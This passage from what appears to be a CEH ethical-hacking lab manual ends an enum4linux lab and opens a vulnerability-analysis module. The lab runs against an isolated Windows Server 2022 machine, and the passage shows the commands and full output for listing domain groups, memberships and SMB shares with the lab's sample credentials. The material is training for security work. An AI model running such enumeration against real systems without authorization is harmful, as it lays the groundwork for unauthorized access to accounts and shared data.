
```
[root@parrot]-[~]
#enum4linux -u martin -p apple -G 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 10 10:08:15 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
```

18. The tool enumerates the target system and displays the group policy information, as shown in the screenshot.



```
=====
| Groups on 10.10.1.22 |
=====

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
```


19. It further enumerates the built-in group memberships, local group memberships, etc. displaying them as shown in the screenshot.

```
[+] Getting builtin group memberships:
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: CEH\Domain Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Administrators' (RID: 544) has member: CEH\Administrator
Group 'Administrators' (RID: 544) has member: CEH\Enterprise Admins
Group 'Administrators' (RID: 544) has member: CEH\Domain Admins
Group 'Administrators' (RID: 544) has member: CEH\jason
Group 'Guests' (RID: 546) has member: CEH\Guest
Group 'Guests' (RID: 546) has member: CEH\Domain Guests

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
group:[SQLServer2005SQLBrowserUser$SERVER2022] rid:[0x452]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: CEH\Domain Admins
```

20. Finally, we will enumerate the share policy information of our target machine. Type **enum4linux -u martin -p apple -S [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-S** retrieves sharelist.

Module 04 – Enumeration

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#enum4linux -u martin -p apple -S 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 10 10:
11:38 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
CEHv22 Module13
=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
```

21. The result appears, displaying the enumerate shared folders on the target system.

```
Parrot Terminal
File Edit View Search Terminal Help
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)
=====
| Share Enumeration on 10.10.1.22 |
=====
SHARENAME Type Comment
-----
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.1.22
//10.10.1.22/ADMIN$ Mapping: DENIED, Listing: N/A
//10.10.1.22/C$ Mapping: DENIED, Listing: N/A
//10.10.1.22/IPC$ [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
//10.10.1.22/NETLOGON Mapping: OK, Listing: OK
//10.10.1.22/SYSVOL Mapping: OK, Listing: OK
enum4linux complete on Fri Jun 10 10:11:38 2022
[root@parrot]-[~]
#
```


Module 04 – Enumeration

22. Using this information, attackers can gain unauthorized access to the user accounts and groups, and view confidential information in the shared drives.
23. This concludes the demonstration of performing enumeration using Enum4linux.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

Vulnerability Analysis

Module 05

Vulnerability Analysis

Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand an assault. Vulnerability research is the process of discovering vulnerabilities and design flaws that leave an OS and its applications open to attack or misuse.

Lab Scenario

Earlier, all possible information about a target system such as system name, OS details, shared network resources, policies and passwords details, and users and user groups were gathered.

Now, as an ethical hacker or penetration tester (hereafter, pen tester), your next step is to perform vulnerability research and a vulnerability assessment on the target system or network. Ethical hackers or pen testers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to discover vulnerabilities.

Vulnerability assessments scan networks for known security weaknesses: it recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channel; and evaluates the target systems for vulnerabilities such as missing patches, unnecessary services, weak authentication, and weak encryption. Additionally, it assists security professionals in securing the network by determining security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them. The information gleaned from a vulnerability assessment helps you to identify weaknesses that could be exploited and predict the effectiveness of additional security measures in protecting information resources from attack.

The labs in this module will give you real-time experience in collecting information regarding underlying vulnerabilities in the target system using various online sources and vulnerability assessment tools.

Lab Objective

The objective of this lab is to extract information about the target system that includes, but not limited to:

- Network vulnerabilities
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports and services that are listening
- Application and services configuration errors/vulnerabilities
- The OS version running on computers or devices
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions

- Default services and applications that may have to be uninstalled
- Mistakes in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Vulnerability Assessment

A vulnerability refers to a weakness in the design or implementation of a system that can be exploited to compromise the security of the system. It is frequently a security loophole that enables an attacker to enter the system by bypassing user authentication. There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources.

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute vulnerability assessment.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the underlying vulnerability in a target system or network. Recommended labs that will assist you in learning various vulnerability assessment techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Vulnerability Research with Vulnerability Scoring Systems and Databases	√	√	√
	1.1 Perform Vulnerability Research in Common Weakness Enumeration (CWE)	√		√

Module 05 – Vulnerability Analysis

	1.2 Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)		√	√
	1.3 Perform Vulnerability Research in National Vulnerability Database (NVD)		√	√
2	Perform Vulnerability Assessment using Various Vulnerability Assessment Tools	√	√	√
	2.1 Perform Vulnerability Analysis using OpenVAS	√		√
	2.2 Perform Vulnerability Scanning using Nessus		√	√
	2.3 Perform Vulnerability Scanning using GFI LanGuard		√	√
	2.4 Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Vulnerability Research with Vulnerability Scoring Systems and Databases

Vulnerability scoring systems and databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to search for vulnerabilities in the target system or network using vulnerability scoring systems and databases. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that could be exploited. Using this information, you can use various tricks and techniques to launch attacks on the target system.

Lab Objectives

- Perform vulnerability research in Common Weakness Enumeration (CWE)
- Perform vulnerability research in Common Vulnerabilities and Exposures (CVE)
- Perform vulnerability research in National Vulnerability Database (NVD)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Vulnerabilities in Vulnerability Scoring Systems and Databases

Vulnerability databases collect and maintain information about various vulnerabilities present in the information systems.

The following are some of the vulnerabilities scoring systems and databases:

- Common Weakness Enumeration (CWE)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Vulnerability Scoring System (CVSS)

Lab Tasks

Task 1: Perform Vulnerability Research in Common Weakness Enumeration (CWE)

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It has numerous categories of weaknesses that means that CWE can be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. Further, CWE has an advanced search technique with which you can search and view the weaknesses based on research concepts, development concepts, and architectural concepts.

Here, we will use CWE to view the latest underlying system vulnerabilities.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://cwe.mitre.org/** and press **Enter**

